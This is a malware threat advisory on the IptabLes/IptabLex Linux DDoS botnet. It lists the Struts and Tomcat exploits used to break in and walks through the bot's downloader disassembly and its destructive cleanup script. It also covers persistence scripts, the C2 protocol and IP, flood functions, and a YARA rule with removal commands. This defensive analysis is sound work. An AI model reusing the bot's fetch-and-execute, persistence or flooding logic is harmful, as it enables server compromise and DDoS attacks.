



Iptables/Iptablex DDoS Bots

TLP - GREEN

GSI ID: 1077



Risk Factor - High

OVERVIEW

During Q2 2014, Akamai's Prolexic Security Engineering and Research Team (PLXsert) detected and measured distributed denial of service (DDoS) campaigns driven by the execution of a binary that produces significant payloads by executing Domain Name System (DNS) and SYN flood attacks. One campaign peaked at 119 Gbps bandwidth and 110 Mpps in volume. It appears to originate from Asia. Observed incidents in Asia and now other parts of the world suggest the binary connects back to two hardcoded IP addresses in China.¹ The mass infestation seems to be driven by a large number of Linux-based web servers being compromised, mainly by exploits of Apache Struts, Tomcat, and Elasticsearch vulnerabilities.

INDICATORS OF IPTABLES/IPTABLEX INFECTION

The principal indicator of this infection is the presence of a Linux ELF binary that creates a copy of itself and names it *.IptabLes* or *.IptabLex*. The leading period is intentional and is intended to help hide the file. This binary is crafted to infect popular Linux distributions such as Debian, Ubuntu, CentOS and Red Hat.

Reports of the infection are shown in Figures 1, 2 and 3.

¹ "[MMD-0025-2014 - ITW Infection of ELF .IptabLex & .IptabLes China #DDoS Bots Malware.](#)" *Malware Must Die!*, 15 June 2014.




Figure 1: Red Hat publicly reported the compromise to its customers




Figure 2: A victim of Iptables infection posted reports of the hacks on a public forum




Figure 3: A translated report of IptabLex / IptabLes

The infections occur mainly in Linux servers with vulnerable Apache Tomcat, Struts, or Elasticsearch software. The binary is distinct from the exploits used to control the server. Attackers are breaking into the servers using a known exploit^{2 3}, escalating privileges, dropping the binary into the compromised server, and executing it.

Not all vulnerabilities lead to the entire compromise of a server. In order to escalate privileges, attackers must be able to execute code on a targeted server. This is often accomplished via remote code execution exploits or escalation through a series of exploits, such as the following:

- Apache Struts ClassLoader Manipulation Remote Code Execution⁴
- Apache Struts Developer Mode OGNL Execution⁵

² "[Apache » Tomcat : Security Vulnerabilities.](#)" Apache Tomcat : List of Security Vulnerabilities. MITRE Corporation

³ "[Apache » Struts : Security Vulnerabilities.](#)" Apache Struts : List of Security Vulnerabilities. MITRE Corporation

⁴ Metasploit. "[Apache Struts ClassLoader Manipulation Remote Code Execution.](#)" *Exploit DB*. Offensive Security, 5 Feb 2014.

⁵ Metasploit. "[Apache Struts Developer Mode OGNL Execution.](#)" *Exploit DB*. Offensive Security, 05 Feb. 2014.

- Apache Roller OGNL Injection⁶
- Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution⁷
- Apache Struts includeParams Remote Code Execution⁸
- Apache Struts ParametersInterceptor Remote Code Execution⁹
- Apache Tomcat Manager - Application Upload Authenticated Code Execution¹⁰
- Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet (RMI over HTTP) Marshalled Object RCE¹¹

There are reports of other applications being exploited, in addition to the ones mentioned, however Apache Struts and Tomcat seem to be the principal attack vector of entry. After the initial compromise and privilege escalations, attackers will proceed to drop and execute the binary. Downloader binaries or scripts may be used to spread and infect compromised machines with the .lptables bot.

IPTABLES ELF BOT ANALYSIS

PLXsert has analyzed the binary associated with .lptables infections. The lptables binary will only function properly under root privileges. In some cases, the bot will run two versions of itself: one with advanced features and one with standard capabilities of the original payload. The bot will set up persistence, propagate, and make remote connections back to its assigned Command-and-Control server (C2).

Along with the infiltration of vulnerable web servers, the lptables bot is being used with toolkit components such as downloader agents. In such cases, the downloader downloads and executes the contents of remote files. Figure 4 shows the downloader retrieving a remote file named *run.txt*.

⁶ Metasploit. "[Apache Roller OGNL Injection](#)." Apache Roller OGNL Injection. *Exploit DB*, Offensive Security, 27 Nov. 2013.

⁷ Metasploit. "[Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution](#)." *Exploit DB*. Offensive Security, 27 Jul 2013

⁸ Metasploit. "[Apache Struts IncludeParams Remote Code Execution](#)." *Exploit DB*. Offensive Security, 5 June 2013.

⁹ Metasploit. "[Apache Struts ParametersInterceptor Remote Code Execution](#)." *Exploit DB*. Offensive Security, 22 Mar. 2013.

¹⁰ Metasploit. "[Apache Tomcat Manager - Application Upload Authenticated Code Execution](#)." *Exploit DB*. Offensive Security, 5 Feb. 2014.

¹¹ Rgod. "[Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet \(RMI over HTTP\) Marshalled Object RCE](#)." *Exploit DB*. Offensive Security, 4 Oct. 2013.

```

push    offset aRun_txt ; "/run.txt"
mov     eax, [ebp+var_780C]
push    dword ptr Remote_URL[eax*4]
push    offset aSS_0    ; "%S%S"
lea     eax, [ebp+var_5008]
push    eax
call    sprintf
add     esp, 10h
sub     esp, 4
push    0
lea     eax, [ebp+var_2808]
push    eax
lea     eax, [ebp+var_5008]
push    eax
call    http_download
add     esp, 10h
test    eax, eax
jz      loc_8048C2B

```

Figure 4: Code snippet of a downloader downloading a remote *run.txt* file

The *run.txt* file, shown in Figure 5, contains a pipe-delimited set of strings that define the executable name of the bot payload. In this case it will execute the downloaded payloads as *.Iptables* or *.IptabLex*.




Figure 5: The contents of the *run.txt* file

The remote executable to download and run is then called by an additional user-defined function named *ShellExec()*. Figure 6 shows a snippet of the downloader preparing a URL and then executing the downloaded file called *getsetup.rar*.

```

loc_8048BEA:                ; "/getsetup.rar"
push    offset aGetsetup_rar
mov     eax, [ebp+var_780C]
push    dword ptr Remote_URL[eax*4]
push    offset aSS_0    ; "%S%S"
lea     eax, [ebp+var_7808]
push    eax
call    sprintf
add     esp, 10h
sub     esp, 8
lea     eax, [ebp+var_7808]
push    eax
lea     eax, [ebp+var_2808]
push    eax
call    ShellExec
add     esp, 10h
jmp     short loc_8048C38

```

Figure 6: This code snippet downloads a remote, renamed *Iptables* payload

PAYLOAD INITIALIZATION

When the Iptables bot is run, it will first ensure that it isn't already running, and if it is, it will run a cleanup script located in memory to clean the system of prior infection(s). The original payload will be removed from the system and the only artifacts remaining will be the renamed .Iptables bots and their startup scripts. Figure 7 shows a cleanup script.

```
delallfile

'#!/bin/sh',0Ah
'if [ -z $1 ] ; then',0Ah
'ps -f -C .Iptables |grep .Iptables | awk ',27h,'{print $3}',27h,' | xar'
'gs $0 2',0Ah
'ps -f -C .Iptables |grep .Iptables | awk ',27h,'{print $3}',27h,' | xar'
'gs $0 2',0Ah
'ps -f -C .Iptables |grep .Iptables | awk ',27h,'{print $2}',27h,' | xar'
'gs $0 2',0Ah
'ps -f -C .Iptables |grep .Iptables | awk ',27h,'{print $2}',27h,' | xar'
'gs $0 2',0Ah
'ps -axu | grep .Iptables | awk ',27h,'{print $2}',27h,' |xargs kill -9',0Ah
'ps -axu | grep .Iptables | awk ',27h,'{print $2}',27h,' |xargs kill -9',0Ah
'ps -C .Iptables | xargs kill -9',0Ah
'ps -C .Iptables | grep .Iptables |xargs kill -9',0Ah
'find / -name *ptables | xargs rm -f',0Ah
'find / -name .Iptables | xargs rm -f',0Ah
'find / -name *ptables | xargs rm -f',0Ah
'find / -name .Iptables | xargs rm -f',0Ah
'rm -f /boot/.stabip',0Ah
'rm -f /boot/.Iptables',0Ah
'rm -f /etc/rc.d/init.d/Iptables',0Ah
'rm -f /boot/Iptables',0Ah
'rm -f /tmp/Iptables',0Ah
'rm -f /usr/Iptables',0Ah
'rm -f /usr/.Iptables',0Ah
'rm -f /etc/rc.d/rc4.d/*Iptables',0Ah
'rm -f /etc/rc.d/rc1.d/*Iptables',0Ah
'rm -f /etc/rc.d/rc2.d/*Iptables',0Ah
'rm -f /etc/rc.d/rc3.d/*Iptables',0Ah
'rm -f /etc/rc.d/rc0.d/*Iptables',0Ah
'rm -f /etc/rc.d/rc5.d/*Iptables',0Ah
'rm -f /etc/rc.d/rc6.d/*Iptables',0Ah
'rm -f /etc/init.d/Iptables',0Ah
'rm -f /etc/rc4.d/*Iptables',0Ah
'rm -f /etc/rc1.d/*Iptables',0Ah
'rm -f /etc/rc2.d/*Iptables',0Ah
'rm -f /etc/rc3.d/*Iptables',0Ah
'rm -f /etc/rc0.d/*Iptables',0Ah
'rm -f /etc/rc5.d/*Iptables',0Ah
'rm -f /etc/rc6.d/*Iptables',0Ah
'rm -rf "$0"',0Ah
'else',0Ah
'if [ -z $2 ] ; then',0Ah
9,'exit',0Ah
9,'else',0Ah
9,'if [ 1 -ne $2 ] ; then',0Ah
9,9,'kill -9 $2',0Ah
```

```
9,9,'fi',0Ah
9,9,'fi',0Ah
9,9,'fi',0Ah
'exit',0Ah,0
```

Figure 7: Cleanup up script executed by the binary to prevent multiple infection

Figure 8 shows a scenario where multiple versions of the bot are executed. In most cases where a web server is not run as a root administrative account but privilege escalation is possible, the bot will execute two versions of itself, one with advanced (pro) features. This version can be identified by the presence function names in the binary’s string data.

```
4243 ?      00:00:00 .IptabLex
4272 tty7    00:00:06 Xorg
4352 ?      00:00:00 lightdm
4574 ?      00:00:00 .IptabLes
4912 ?      00:00:00 kworker/1:2
4937 ?      00:00:00 systemd-located
5387 ?      00:00:00 .IptabLex
5442 ?      00:00:00 .IptabLes
```

Figure 8: Multiple instances of a malicious binary (IptabLes and IptabLex)

The main initialization of the .IptabLes bot starts with an attempt to establish a connection with two hardcoded IP addresses. The bot then sends information about the memory and CPU of the victim’s machine using a function called *sendLoginInfo*. Below is a network capture of the initial packet sent to identify the infected machine to an assigned C2. This signature is unique to the individual host/C2 pair.

The image shows a network packet capture analysis. The top section displays the packet header: Internet Protocol Version 4, Src: 192.168.48.142 (192.168.48.142), Dst: 119.145.148.105 (119.145.148.105), Transmission Control Protocol, Src Port: 60617 (60617), Dst Port: customs (1001), Seq: 1, Data (157 bytes). The data field contains a hex string: 770100e903e90300000000000003000000d00000000000... [Length: 157]. Below this is a hex dump of the data with ASCII interpretation on the right. The ASCII part reads: r.YN..w. Intel (R) Core (TM) i7 CPU 860 @ 2.80G Hz.....

Figure 9: Packet capture of a binary communicating to IPs in the Chinese botnet infrastructure

Once a connection is established, the bot awaits commands from the C2. The commands range from basic system modifications to launching DDoS attacks.

PAYLOAD ENTRENCHMENT AND PERSISTENCE

Most observed bots that were dropped onto compromised systems were not named `IptabLes` at the time of the drop. Some names contain a random file name with a `.hub` extension or common file extensions such as `zip` or `rar`. A post-infection indication is payloads named `.IptabLes` or `IptabLex` located in the `/boot` directory and drops of bash script files in the `/etc` directory. These script files run the `.IptabLes` binary on reboot, and they are symbolic links to the original file located in `/boot/IptabLes`. Figures 10 and 11 show files typically associated with an infection of `.IptabLes` on a system.

```
root@ubuntu:~# find / -name *ptabLes
/boot/IptabLes
/boot/.IptabLes
/usr/.IptabLes
/etc/rc2.d/S55IptabLes
/etc/rc4.d/S55IptabLes
/etc/rc3.d/S55IptabLes
/etc/rc5.d/S55IptabLes
```

Figure 10: Presence of binaries in an infected system indicates infection

```
root@ubuntu:~# cat /boot/IptabLex
#!/bin/sh
/boot/.IptabLex
exit 0
```

Figure 11: Contents of a startup script in the `/boot` directory indicates malware persistence

The `IptabLes` ELF binaries include a function that indicates a self-updating feature. The function named `updatesrv` will connect to a remote host and attempt to download a file. It sends the remote host a randomly generated string as the file name, and then the remote host will send the file via an established TCP connection. After being decompressed, the remote file replaces the original file.

In the lab environment, the malware attempted to contact two IP addresses located in Asia. The communication attempts to establish a TCP connection over port 1001 to the IPs.

NETWORK CODE ANALYSIS

The `.IptabLes` binaries were initially known to have infected victims in Asia. However, more recently many infections have been observed on servers hosted in the U.S. and in other regions.^{12 13}

The following is a brief analysis of the command protocol of the `IptabLex` threat.

¹² "[Logging Server Compromised \(IptabLes and IptabLex\)](#)." *Information Security*. Stack Exchange, 27 May 2014.

¹³ "[My Droplet Has Been Compromised and Is Sending an Outgoing Flood or DDoS. What Do I Do?](#)" *DigitalOcean*. N.p., 25 May 2014.

.Iptables command protocol

Initial research statically reverse engineered the command structure that may have been used to communicate with the malware. The malware uses a simple command structure with one byte to identify the action and with subsequent data parsed by the associated functions. The authors of the bot used the *zlib* compression algorithm in an attempt to obfuscate the DDoS commands.

The Iptables bot waits for commands from a malicious actor's C2 server. The logic of this communication begins in a thread function named *MAINPTH* where the function *recv()* is called. If a buffer size of less than 261 bytes is received, it passes the packet buffer to the *MyRead()* function. Figure 12 shows code that receives and parses commands from command and control.

```
.text:0804E722      call    recv
.text:0804E727      test   eax, eax
.text:0804E729      mov    edi, eax
.text:0804E72B      jle    short loc_804E6B4
.text:0804E72D      cmp    eax, 261
.text:0804E732      mov    dword ptr ds:g_mainsrvinfo+20Ch, 0
.text:0804E73C      ja     short loc_804E790
.text:0804E73E      mov    [esp+4], eax
.text:0804E742      mov    [esp], ebx
.text:0804E745      call   MyRead           ; parse incoming commands
.text:0804E74A      jmp    loc_804E6AC
```

Figure 12: Code that receives and parses commands from command and control

The *MyRead()* function contains the core functionality that parses the receiving packet data. Most commands can be identified by a one-byte check and control passes to subsequent functions that operate on the data from the commands. The malicious actors appear to have attempted to hide the DDoS commands by applying a compression algorithm to them (*zlib* compression wrapper). Below is a pseudo code version of the operation applied when an incoming DDoS command is received by the malware. Take note of the check for a [magic value](#) of 0xABCDEF88 in order to continue processing the receiving packet data.

```
short len = (short*)(buff + 4)
if *(int*)buff == 0xABCDEF88
    if len == buffer_len-6 (minus the header check and the packet length
variable)
        Call MyRevise(void* buffer, size_t buf_len)
```

Figure 13: Pseudo code of the operation applied to an incoming DDoS command by the malware

The *MyRevise()* function is then called and the compressed payload is passed as the buffer argument. This function decompresses and processes the data in the buffer. The decompressed size of the buffer must be exactly 112 bytes. Once that condition is satisfied, the data is passed to a function called *AddTask()* that parses the decompressed data and calls the appropriate DNS or SYN flood thread. A pseudo code demonstration is shown below.



```

if ( a1 )
{
    new_data = 0;
    new_len = 2048;
    if ( HbLDeCompress(a1 + 6, a2, &new_data, &new_len) || new_len != 112 )
    {
        v2 = new_data;
    }
    else
    {
        v2 = new_data;
        if ( *(_BYTE *) (new_data + 8) & 1 )
        {
            v3 = *(_DWORD *) (new_data + 0x50);
            v4 = *(_DWORD *) (new_data + 0x54);
            v5 = *(_DWORD *) (new_data + 0x58);
            v6 = *(_DWORD *) (new_data + 0x5C);
            v7 = AddTask(new_data);
            MySend(&v3, 20);
            v2 = new_data;
        }
    }
    free(v2);
}
}

```

Figure 14: A pseudo code demonstration of the decompression and parsing of the DDoS commands

Some of the identified DDoS commands are listed in Figure 15.

setlocalip: 0xC8 + "IP" -> changes source IP

setrandomip: 0xCC+"IP String" -> generates a random IP


updatepath/updatesrv: 0x33 + "new path" -> download and update malware executable

Delete a Task: 0x10 +"Task number" -> removes a task (DDoS commands tasks)

Delete All Tasks: 0x20 -> Delete all currently pending tasks

Figure 15: Example DDoS commands called by the AddTask() function

These DDoS commands are called by the AddTask() function, as shown in Figure 16. Both of the threads parse the data passed to them and generate unique SYN and DNS payloads.



```

0804C156 test    al, 2
0804C158 jnz     loc_804C1E0

0804C1E0 loc_804C1E0:
0804C1E0 lea    eax, [edi+70h]
0804C1E3 mov    dword ptr [esp+10h], 1
0804C1E8 mov    dword ptr [esp+0Ch], 0
0804C1F3 mov    [esp+8], eax
0804C1F7 mov    [esp+4], edi
0804C1FB mov    dword ptr [esp], offset DnsFloodThread
0804C202 call   HbCreateThread
0804C207 jmp    short loc_804C1A0

0804C179 loc_804C179:
0804C179 lea    eax, [edi+70h]
0804C17C mov    dword ptr [esp+10h], 1
0804C184 mov    dword ptr [esp+0Ch], 0
0804C18C mov    [esp+8], eax
0804C190 mov    [esp+4], edi
0804C194 mov    dword ptr [esp], offset SynFloodThread
0804C19B call   HbCreateThread
    
```

Figure 16: DNS and SYN flood thread functions called by the AddTask() function

The analysis conducted within the lab environment showed that the binary exhibits DDoS functionality. Two functions found inside the binary indicate SYN and DNS flood attack payloads. These DDoS attack payloads are initiated once an attacker sends the command to an infected victim machine. Payload functions are shown in Figure 17.













-  syn_packet
-  stopatk
-  SynFloodSendThread
-  DnsFloodSendThread
-  dnspacket
-  ChangeDns
-  DnsFloodBuildThread
-  ChangeSyn
-  SynFloodThread
-  SynFloodBuildThread
-  dmpacket
-  DnsFloodThread

Figure 17: Payload functions within the binary

OBSERVED CAMPAIGN

Below are attack signatures observed during a DDoS attack mitigated for one of our customers. The main attack vector was the DNS flood. More recent campaigns have relied primarily on SYN floods.

SYN Flood

```
10:41:03.933780 IP x.x.x.x.10535 > x.x.x.x.80: Flags [S], seq 536:1560, win 6000, length 1024
```

DNS Flood

```
15:37:30.794536 IP x.x.x.x.2679 > x.x.x.x.53: 17664+ A? xx.xx.xx. (33)
```

Figure 18: Attack signatures for a SYN flood and DNS flood used by malicious actors in this attack campaign



| | San Jose | London | Hong Kong | Washington DC | Frankfurt |
|-------------------------------|------------|------------|------------|---------------|------------|
| Peak bits per second (bps) | 26.40 Gbps | 30.20 Gbps | 17.00 Gbps | 30.10 Gbps | 15.50 Gbps |
| Peak packets per second (pps) | 13.00 Mpps | 9.50 Mpps | 18.00 Mpps | 6.75 Mpps | 12.00 Mpps |

Figure 19: Attack scale and distribution

MITIGATION

Mitigating this DDoS threat involves patching and hardening the server, antivirus detection and rate limiting. In addition, PLXsert has created a YARA rule and a bash command to detect and eliminate this threat in Linux servers.

Patches and hardening of the server

To mitigate against possible infection from this binary it is necessary to first harden the exposed web platform and services by applying patches and updates from the respective software vendors and developers:

- [Apache Struts 2 Documentation: Security Bulletins](#)¹⁴
- [Apache TomCat vulnerabilities and fixes](#)¹⁵
- [Elasticsearch mitigation procedures](#)¹⁶

In addition, there are also fundamental [Linux server hardening procedures provided by SANS Institute \(pdf\)](#).¹⁷

The binary (ELF) will only run on Linux based systems, however attackers may be using other web exploits. The binary and the exploits used to break in are not co-dependent.

¹⁴ "Security Bulletins." [Security Bulletins](#). Apache Struts.

¹⁵ "Security 7." Apache Tomcat. The Apache Software Foundation.

¹⁶ Van Der Bijl, Bouke. "[Insecure Default in Elasticsearch Enables Remote Code Execution](#)." *Bouk.co*. May 2014.

¹⁷ Lori Homsher and Tim Evans, [Linux Security Checklist](#), Security Consensus Operational Readiness Evaluation. SANS Institute.

Antivirus detection

Several antivirus companies including McAfee have detections for this DDoS payload (McAfee identifies it as a generic Linux/DDoSFlooder), however the detection rate among antivirus companies is relatively low overall for this threat. At the time of this advisory, VirusTotal reported only 23 out of 54 antivirus engines detecting this threat, which is an improvement from May 2014 when the detection rate was 2 out of 54 for this binary.

Rate limiting

Attackers will typically target a domain with these attacks, so a target web server will receive the SYN flood on port 80 or other port deemed critical for the server's operation. The DNS flood will typically flood a domain's DNS server with requests. Assuming the target infrastructure can support the high bandwidth observed by these attacks, rate limiting may be an option.

Akamai's Generic Route Encapsulation (GRE) solution allows routing of an entire subnet(/24 minimum) for mitigation. The attack will be absorbed by Akamai's solutions, allowing legitimate users to continue to use the site and its services.

YARA rule

YARA is an open source tool designed to identify and classify malware threats. It is typically used as a host-based detection mechanism and provides a strong PCRE engine to match identifying features of threats at a binary level or more. PLXsert utilizes YARA rules to classify threats that persist across many campaigns and over time. Figure 20 contains is a YARA rule provided by PLXsert to identify the ELF Iptables payload identified in this advisory.

```
rule IptablesELF
{
    meta:
        author = "PLXSert"
        description = "Rule to detect ELF IpTable DDoS executable"

    strings:
        $elf = {7f 45 4c 46}
        $st0 = "SynFloodSendThread"
        $st1 = "DnsFloodSendThread"
        $st2 = "SynFloodBuildThread"
        $st3 = "DnsFloodBuildThread"
        $st4 = "MAINPTH"

        $code1 = "list.c"
        $code2 = "main.c"
        $code3 = "mypth.c"
```

```
$code4 = "Service.c"
$code5 = "srvnet.c"
$code6 = "ckbuf"
$code7 = "udptest.c"

condition:
  (self at 0 and all of ($st*) and 5 of ($code*) )
}
```

Figure 20: YARA rule for bot identification and classification of IPTables/IPTabLex DDoS bots

Bash commands

Two bash commands from PLXsert are designed to clean a system infected with the ELF Iptables binary. After running these commands, system administrators are advised to reboot the system and run a thorough system inspection.

```
sudo find / -type f -name '*.ptable*' -exec rm -f {} ';'
ps -axu | awk '/\..Iptable/ {print $2}' | sudo xargs kill -9
```

Figure 21: Bash commands to clean a system infected with the ELF Iptables binary

CONCLUSION

To prevent further infestation and spread of this botnet it is necessary to identify and apply corrective measures, such as those shown in this threat advisory. Command and control centers are currently located in Asia and the botnet has been used mainly to attack gaming and gambling verticals.

Malicious actors behind this botnet have produced significant DDoS attack campaigns, forcing target companies to seek expert DDoS protection. This bot seems to be in an early development stage and shows several signs of instability. More refined and stable versions could emerge in future attack campaigns.

PLXsert anticipates further infestation and the expansion of this botnet. Future DDoS attack campaigns may target other industry verticals and involve other regions. Further development will likely be driven by opportunities for monetization or takeover of the botnet by different groups in the DDoS-for-hire market.

The rise in infection by the .Iptables bot creates a risk for servers that run potentially vulnerable services such as Apache Struts and Tomcat. Misconfigured Elasticsearch instances have also been targeted in the attacks resulting in the widespread abuse of this new threat. Akamai (Prolexic) however, offers mitigation solutions for these types of volumetric and amplification attacks that are exhibited in .Iptables bots.

PLXsert will continue observing this botnet and will produce further advisories if warranted.

CONTRIBUTORS: PLXsert

ABOUT THE PROLEXIC SECURITY ENGINEERING AND RESEARCH TEAM (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes these attacks using proprietary techniques and equipment. Through research, digital forensics and post-event analysis, PLXsert is able to build a global view of security threats, vulnerabilities and trends, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, along with best practices to identify and mitigate security threats and vulnerabilities, PLXsert helps organizations make more informed, proactive decisions.

ABOUT AKAMAI

Akamai® is the leading provider of cloud services for delivering, optimizing and securing online content and business applications. At the core of the Company's solutions is the Akamai Intelligent Platform™, providing extensive reach, coupled with unmatched reliability, security, visibility and expertise. Akamai removes the complexities of connecting the increasingly mobile world, supporting 24/7 consumer demand, and enabling enterprises to securely leverage the cloud. To learn more about how Akamai is accelerating the pace of innovation in a hyperconnected world, please visit www.akamai.com or blogs.akamai.com, and follow @Akamai on Twitter.